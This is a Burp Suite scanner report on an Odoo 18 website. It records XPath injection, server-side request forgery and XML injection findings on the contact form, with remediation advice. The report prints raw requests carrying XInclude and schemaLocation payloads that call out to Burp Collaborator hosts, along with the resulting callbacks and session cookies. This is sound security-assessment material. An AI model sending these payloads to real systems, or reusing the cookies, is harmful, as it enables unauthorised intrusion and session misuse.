ERP Burp Scanner Report


Burp Suite Professional

Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	5	1	0	6
	Medium	2	0	0	2
	Low	1	108	0	109
	Information	0	0	0	0
	False Positive	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



Contents

1. High severity issues

1.1. XPath injection
1.2. External service interaction (HTTP)

2. Medium severity issues

2.1. XML injection

3. Low severity issues

3.1. Client-side HTTP parameter pollution (reflected)
3.2. Strict transport security not enforced

---

1. High severity issues

1.1. XPath injection

Summary

Severity:	**High**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/web/assets/1/e601049/web.assets_frontend_lazy.min.js**

Issue detail

The URL path folder 4 appears to be vulnerable to XPath injection attacks. The payload ' was submitted in the URL path folder 4, and an XPath error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

Issue background

XPath injection vulnerabilities arise when user-controllable data is incorporated into XPath queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

Depending on the purpose for which the vulnerable query is being used, an attacker may be able to exploit an XPath injection flaw to read sensitive application data or interfere with application logic.

Issue remediation

User input should be strictly validated before being incorporated into XPath queries. In most cases, it will be appropriate to accept input containing only short alphanumeric strings. At the very least, input containing any XPath metacharacters such as " ' / @ = * [ ] (and) should be rejected.

References

- Web Security Academy: Client-side XPath injection (DOM-based)

Vulnerability classifications

- CWE-94: Improper Control of Generation of Code ('Code Injection')
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection')
- CAPEC-83: XPath Injection

Request

```
GET /web/assets/1/e601049'/web.assets_frontend_lazy.min.js HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=Xfa5sGrAI0O3jMeNV8bgoWhD_pFhNn0mm8vfDpWpxmQfeicrsvYHLJi4BqpuITJlPeZQidz34SiLE6Of_c9Z;
frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 17:36:10 GMT
Content-Type: application/javascript; charset=utf-8
Connection: close
Content-Disposition: inline; filename=web.assets_frontend_lazy.min.js
Last-Modified: Tue, 15 Jul 2025 07:48:04 GMT
Cache-Control: public, max-age=31536000, immutable
Expires: Wed, 29 Jul 2026 17:36:10 GMT
ETag: W/"0bbb00aaaf290736566761c4f51b2eaf6f821afe"
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-
src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=
(self),gyroscope=(self),fullscreen=(self),payment=(self)
Content-Length: 2256291


/* /web/static/lib/luxon/luxon.js */
var luxon=(function(exports){'use strict';class LuxonError extends Error{}
class InvalidDateTimeError extends LuxonError{constructor(reason){super(`Invalid DateTi
...[SNIP]...
textNode.previousSibling,textNode);}}}}
function getRoot(element){while(element.parentElement){element=element.parentElement;}
return element;}
const HASCLASS_REGEXP=/hasclass\(([^)]*)\)/g;function getXpath(operation){const
xpath=operation.getAttribute("expr");return xpath.replaceAll(HASCLASS_REGEXP,(_,capturedGroup)=>
...[SNIP]...
```

1.2. External service interaction (HTTP)

There are 5 instances of this issue:

- /website/form/mail.mail [company parameter]

- /website/form/mail.mail [description parameter]
- /website/form/mail.mail [description parameter]
- /website/form/mail.mail [description parameter]
- /website/form/mail.mail [subject parameter]

Issue background

External service interaction arises when it is possible to induce an application to interact with an arbitrary external service, such as a web or mail server. The ability to trigger arbitrary external service interactions does not constitute a vulnerability in its own right, and in some cases might even be the intended behavior of the application. However, in many cases, it can indicate a vulnerability with serious consequences.

The ability to send requests to other systems can allow the vulnerable server to be used as an attack proxy. By submitting suitable payloads, an attacker can cause the application server to attack other systems that it can interact with. This may include public third-party systems, internal systems within the same organization, or services available on the local loopback adapter of the application server itself. Depending on the network architecture, this may expose highly vulnerable internal services that are not otherwise accessible to external attackers.

Remediation background

You should review the purpose and intended use of the relevant application functionality, and determine whether the ability to trigger arbitrary external service interactions is intended behavior. If so, you should be aware of the types of attacks that can be performed via this behavior and take appropriate measures. These measures might include blocking network access from the application server to other internal systems, and hardening the application server itself to remove any services available on the local loopback adapter.

If the ability to trigger arbitrary external service interactions is not intended behavior, then you should implement a whitelist of permitted services and hosts, and block any interactions that do not appear on this whitelist.

Out-of-Band Application Security Testing (OAST) is highly effective at uncovering high-risk features, to the point where finding the root cause of an interaction can be quite challenging. To find the source of an external service interaction, try to identify whether it is triggered by specific application functionality, or occurs indiscriminately on all requests. If it occurs on all endpoints, a front-end CDN or application firewall may be responsible, or a back-end analytics system parsing server logs. In some cases, interactions may originate from third-party systems; for example, a HTTP request may trigger a poisoned email which passes through a link-scanner on its way to the recipient.

References

- Burp Collaborator
- Out-of-band application security testing (OAST)
- PortSwigger Research: Cracking the Lens

Vulnerability classifications

- CWE-918: Server-Side Request Forgery (SSRF)
- CWE-406: Insufficient Control of Network Message Volume (Network Amplification)

1.2.1. https://odoo18.planitswiss.com/website/form/mail.mail [company parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**

Path: **/website/form/mail.mail**

Issue detail

It is possible to induce the application to perform server-side HTTP requests to arbitrary domains. The payload **<cgt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com/foo"/></cgt>** was submitted in the **company** parameter. This payload contains some XML with an XInclude expression that references a URL on an external domain.

The application performed an HTTP request to the specified domain, indicating that the XML parser processed the injected XInclude definition.

Remediation detail

Parsers that are used to process XML from untrusted sources should be configured to disable processing of all external resources. This is usually possible, and will prevent a number of related attacks. You should consult the documentation for your XML parsing library to determine how to achieve this.

This attack uses an XInclude directive to trigger a network interaction. It may also be possible to use input validation to block input containing XInclude directives.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
undaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_from"

XgmFOexe@burpcollaborator.net
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="company"

<cgt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
href="http://ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com/foo"/></cgt>
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

PHwicZ
```

```
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

Qu
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 58.97.247.192:44523 at 2025-Jul-29 14:18:39.441 UTC.

Request to Collaborator

```
GET /foo%22/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.93 Safari/537.36
Host: ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgtgkflgz</body></html>
```

1.2.2. https://odoo18.planitswiss.com/website/form/mail.mail [description parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/mail.mail**

Issue detail

It is possible to induce the application to perform server-side HTTP requests to arbitrary domains. The payload **<aiu xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com/foo"/></aiu>** was submitted in the **description** parameter. This payload contains some XML with an XInclude expression that references a URL on an external domain.

The application performed an HTTP request to the specified domain, indicating that the XML parser processed the injected XInclude definition.

Remediation detail

Parsers that are used to process XML from untrusted sources should be configured to disable processing of all external resources. This is usually possible, and will prevent a number of related attacks. You should consult the documentation for your XML parsing library to determine how to achieve this.

This attack uses an XInclude directive to trigger a network interaction. It may also be possible to use input validation to block input containing XInclude directives.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
fU
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

PHwicZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

<aiu xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
href="http://hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com/foo"/></aiu>
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_to"

service@planitswiss.com
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 185.255.165.139:46829 at 2025-Jul-29 14:31:12.498 UTC.

Request to Collaborator

```
GET /foo%22/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.93
Safari/537.36
Host: hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com
```

```
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgtgkfngz</body></html>
```

1.2.3. https://odoo18.planitswiss.com/website/form/mail.mail [description parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/mail.mail**

Issue detail

It is possible to induce the application to perform server-side HTTP requests to arbitrary domains. The payload **<xks xmlns="http://a.b/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://a.b/ http://9cmpa7cfkhts93n2lq4ikljfo6uzizjnjbby6mv.oastify.com/xks.xsd">xks</xks>** was submitted in the **description** parameter. This payload contains some XML with a schema definition that references a URL on an external domain.

The application performed an HTTP request to the specified domain, indicating that the XML parser processed the injected schema definition.

Remediation detail

Parsers that are used to process XML from untrusted sources should be configured to disable processing of all external resources. This is usually possible, and will prevent a number of related attacks. You should consult the documentation for your XML parsing library to determine how to achieve this.

This attack uses a schemaLocation directive to trigger a network interaction. It may also be possible to use input validation to block input containing schemaLocation directives.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
```

```
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
fU
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

PHwicZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

<xks xmlns="http://a.b/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://a.b/
http://9cmpa7cfkhts93n2lq4ikljfo6uzizjnjbby6mv.oastify.com/xks.xsd">xks</xks>
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_to"

service@planitswiss.com
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 91.160.13.99:49626 at 2025-Jul-29 14:31:19.001 UTC.

Request to Collaborator

```
GET /ssr.xsd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.93
Safari/537.36
Host: 9cmpa7cfkhts93n2lq4ikljfo6uzizjnjbby6mv.oastify.com
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgsgkfngz</body></html>
```

1.2.4. https://odoo18.planitswiss.com/website/form/mail.mail [description parameter]

Summary

Severity: **High**

Confidence: **Certain**

Host: **https://odoo18.planitswiss.com**

Path: **/website/form/mail.mail**

Issue detail

It is possible to induce the application to perform server-side HTTP requests to arbitrary domains.

The payload **http://vtsbrtt113aeqp4o2cl417015sblzl09qxikd82.oastify.com?Question *** was submitted in the **description** parameter.

The application performed an HTTP request to the specified domain.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
fU
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

PHwicZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

http://vtsbrtt113aeqp4o2cl417015sblzl09qxikd82.oastify.com?Question *
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_to"

service@planitswiss.com
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 185.255.166.46:34543 at 2025-Jul-29 14:28:05.218 UTC.

Request to Collaborator

```
GET /?Question HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.96
Safari/537.36
Host: vtsbrtt113aeqp4o2cl417015sblzl09qxikd82.oastify.com
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgigkfngz</body></html>
```

1.2.5. https://odoo18.planitswiss.com/website/form/mail.mail [subject parameter]

Summary

Severity:	**High**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/mail.mail**

Issue detail

It is possible to induce the application to perform server-side HTTP requests to arbitrary domains.

The payload **http://fwfvudwl4ndyt9785woo4r3l8ce5253tthl4fs4.oastify.com/?PHwicZ** was submitted in the **subject** parameter.

The application performed an HTTP request to the specified domain.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
```

```
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
or.net
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="company"

UZEmfU
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

http://fwfvudwl4ndyt9785woo4r3l8ce5253tthl4fs4.oastify.com/?PHwicZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

Question *
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_to"
...[SNIP]...
```

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 209.20.180.131:38829 at 2025-Jul-29 14:21:55.286 UTC.

Request to Collaborator

```
GET /?PHwicZ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.96
Safari/537.36
Host: fwfvudwl4ndyt9785woo4r3l8ce5253tthl4fs4.oastify.com
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgigkfmgz</body></html>
```

---

2. Medium severity issues

2.1. XML injection

There are 2 instances of this issue:

- /website/form/mail.mail [company parameter]
- /website/form/mail.mail [description parameter]

Issue background

XML or SOAP injection vulnerabilities arise when user input is inserted into a server-side XML document or SOAP message in an unsafe way. It may be possible to use XML metacharacters to modify the structure of the resulting XML. Depending on the function in which the XML is used, it may be possible to interfere with the application's logic, to perform unauthorized actions or access sensitive data.

This kind of vulnerability can be difficult to detect and exploit remotely; you should review the application's response, and the purpose that the relevant input performs within the application's functionality, to determine whether it is indeed vulnerable.

Issue remediation

The application should validate or sanitize user input before incorporating it into an XML document or SOAP message. It may be possible to block any input containing XML metacharacters such as < and >. Alternatively, these characters can be replaced with the corresponding entities: < and >.

References

- Web Security Academy: XXE injection

Vulnerability classifications

- CWE-91: XML Injection (aka Blind XPath Injection)
- CWE-116: Improper Encoding or Escaping of Output
- CWE-159: Failure to Sanitize Special Element
- CWE-611: Improper Restriction of XML External Entity Reference ('XXE')
- CWE-776: Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')
- CAPEC-250: XML Injection

2.1.1. https://odoo18.planitswiss.com/website/form/mail.mail [company parameter]

Summary

Severity:	**Medium**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/mail.mail**

Issue detail

The **company** parameter appears to be vulnerable to XML injection. The payload **<lnj xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com/foo"/></lnj>** was sent to the server. This payload

contains some XML that references a URL on an external domain. The application interacted with that domain, indicating that the parser processed the injected XML.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120

------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
undaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="email_from"

XgmFOexe@burpcollaborator.net
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="company"

<lnj xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
href="http://ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com/foo"/></lnj>
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="subject"

PHwicZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="description"

Qu
...[SNIP]...
```

Collaborator DNS interaction

The Collaborator server received a DNS lookup of type A for the domain name **ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com**.

The lookup was received from IP address 104.40.171.65:50968 at 2025-Jul-29 14:18:21.977 UTC.

Collaborator HTTP interaction

The Collaborator server received an HTTP request.

The request was received from IP address 58.97.247.192:44523 at 2025-Jul-29 14:18:39.441 UTC.

Request to Collaborator

```
GET /foo%22/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.7204.93
Safari/537.36
Host: ao2qm8ogwi5tl4z3xrgjwmvg0760u0vowcozhn6.oastify.com
Connection: keep-alive
```

Response from Collaborator

```
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 62

<html><body>8qau00u13836rqgbk8vrmxzjlgstgtgkflgz</body></html>
```

2.1.2. https://odoo18.planitswiss.com/website/form/mail.mail [description parameter]

Summary

Severity:	**Medium**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/form/mail.mail**

Issue detail

The **description** parameter appears to be vulnerable to XML injection. The payload **<hyw xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://hvgxtfvn3pc0sb6a4ynq3t2n7ed7172v3jv6quf.oastify.com/foo"/></hyw>** was sent to the server. This payload contains some XML that references a URL on an external domain. The application interacted with that domain, indicating that the parser processed the injected XML.

Request

```
POST /website/form/mail.mail HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=tb3LG1YAGWZ1ceROgDBGgODIoj646s8Vh47QWYFZnKs2UAei3H-6v1rFBT6PYaLJlJaj68A-
S9xWDliLwVjY; tz=Indian/Mauritius; frontend_lang=fr_FR
Origin: https://odoo18.planitswiss.com
Referer: https://odoo18.planitswiss.com/fr_FR/contactus
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeo9AvqbBAdzOF2TV
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 1120
```

```
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="name"

XyfePdKZ
------WebKitFormBoundaryeo9AvqbBAdzOF2TV
Content-Disposition: form-data; name="phone"

739-672-817
...[SNIP]...
fU
